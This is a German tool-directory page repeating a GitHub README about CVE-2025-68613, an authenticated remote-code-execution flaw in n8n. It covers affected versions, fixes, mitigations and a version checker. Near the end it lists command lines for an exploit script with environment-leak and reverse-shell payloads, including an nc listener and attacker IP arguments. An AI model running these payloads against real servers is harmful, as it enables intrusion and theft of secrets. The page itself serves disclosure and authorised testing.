
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/sahilccras/blackash-cve-2025-68613
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungPayload-Entwicklung
GitHubsahilccras/blackash-cve-2025-68613

Blackash-CVE-2025-68613

CVE-2025-68613

Repository anzeigen
131vor 11 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    403
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    263

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

🚨 CVE-2025-68613 — Kritische RCE in n8n

n8nblog

Schweregrad: 🔴 Kritisch Auswirkung: Remote Code Execution Betroffene Plattform: n8n (Workflow-Automatisierung)


🧩 Übersicht

CVE-2025-68613 ist eine kritische Sicherheitslücke in n8n, einer Open-Source-Plattform für Workflow-Automatisierung. Das Problem erlaubt es einem authentifizierten Angreifer, beliebigen Code auf dem Server auszuführen, indem missbräuchlich ausgenutzt wird, wie Workflow-Ausdrücke ausgewertet werden.


🎯 Details zur Schwachstelle

  • Typ: Expression Injection → Remote Code Execution
  • CWE: CWE-913 — Unzureichende Kontrolle über dynamisch verwaltete Code-Ressourcen
  • Angriffsvektor: Netzwerk
  • Erforderliche Berechtigungen: Niedrig (authentifizierter Benutzer)
  • Benutzerinteraktion: Keine
  • Scope: Geändert

💥 Warum das gefährlich ist: Bösartige Ausdrücke werden in einem Kontext ausgewertet, der nicht ordnungsgemäß isoliert (sandboxed) ist, wodurch Zugriff auf die zugrunde liegende Laufzeitumgebung möglich wird.

🧨 Mögliche Auswirkungen

G8vg8GbXkAAJan2

Bei erfolgreicher Ausnutzung könnte ein Angreifer:

  • 🖥️ Beliebige Systembefehle ausführen
  • 🔐 Anmeldeinformationen, Tokens und Geheimnisse stehlen
  • 🧬 Workflows verändern oder mit Hintertüren versehen
  • 📤 Sensible Daten exfiltrieren
  • 💣 Den n8n-Host vollständig kompromittieren

Der Angriff läuft mit denselben Berechtigungen wie der n8n-Dienst, was die Auswirkungen verstärkt.


📊 Schweregrad-Metriken

MetricValue
CVSS v3.1~9.9–10.0
ConfidentialityHigh
IntegrityHigh
AvailabilityHigh

➡️ Eine Authentifizierung ist erforderlich, aber kein Administratorzugriff wird benötigt.


🧪 Betroffene Versionen

🚫 Verwundbar:

  • 0.211.0 → 1.120.3
  • 1.121.0

✅ Behoben:

  • 1.120.4
  • 1.121.1
  • 1.122.0 und neuer

🛠️ Abhilfe & Schadensbegrenzung

✅ Empfohlen (Beste Option)

  • Sofort aktualisieren auf eine behobene Version

⚠️ Vorübergehende Risikominderung

(Entfernt die Schwachstelle NICHT vollständig)

  • Erstellen/Bearbeiten von Workflows auf vertrauenswürdige Benutzer beschränken
  • n8n mit minimalen Betriebssystemrechten ausführen
  • Den Dienst isolieren (Container, VM, eingeschränktes Dateisystem)
  • Netzwerkzugriff einschränken (VPN, Firewall-Regeln)
  • Protokollierung aktivieren und Workflow-Änderungen überwachen

🧠 Kurzreferenz

CategoryInfo
CVE IDCVE-2025-68613
Productn8n
Bug ClassExpression Injection
ResultRemote Code Execution
Access NeededAuthenticated user
Fix AvailableYes


✅ CVE-2025-68613.py — Remote-Versions- & Expositionsprüfer (Sicher)

🧪 Beispielverwendung

sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678

Beispielausgabe

[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613

Wie führe ich dieses Skript aus?

  1. Lade Nuclei herunter und installiere es.
  2. Klone dieses Repository auf dein lokales System.
  3. Führe den folgenden Befehl aus:
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678

Oder wenn du eine Liste von Hosts scannen möchtest, führe aus:

┌──(kali㉿kali)-[~]

└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt

Beispielausgabe
nuclei

Verwendungsbeispiele:

  • Umgebungsvariablen leaken:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak

  • Benutzerinformationen abrufen:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id

  • Reverse Shell (zuerst Listener starten: nc -lvnp 4444):
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444

Dieses Skript dient ausschließlich autorisierten Sicherheitstests an Systemen, die dir gehören oder für die du eine ausdrückliche Testberechtigung besitzt.


⚠️ HAFTUNGSAUSSCHLUSS ⚠️

🔒 Dieses Skript ist ein Proof-of-Concept (PoC)-Exploit für CVE-2025-68613 in n8n.

📚 Es wird ausschließlich zu Bildungszwecken und für autorisierte Sicherheitstests bereitgestellt.

🛡️ Verwende es ausschließlich auf Systemen, die du besitzt, kontrollierst oder für die du eine ausdrückliche schriftliche Genehmigung zum Testen hast.

🚫 Unbefugte Nutzung gegen ein beliebiges System ist illegal und kann gegen Gesetze verstoßen (z. B. Computerbetrugs- und Missbrauchsgesetze).

❌ Der Autor und alle verbundenen Parteien übernehmen keine Haftung für Missbrauch, Schäden oder rechtliche Konsequenzen.

✅ Verwende es verantwortungsvoll, ethisch und in voller Übereinstimmung mit allen geltenden Gesetzen und Vorschriften.

🔐 Wenn du Penetrationstests durchführst, stelle sicher, dass eine ordnungsgemäße Autorisierung (z. B. Rules of Engagement) vorliegt.

🛠️ Sicherheitsforscher können dies nutzen, um Schwachstellen zu verifizieren und zeitnahe Patches zu fördern.



Tool herunterladen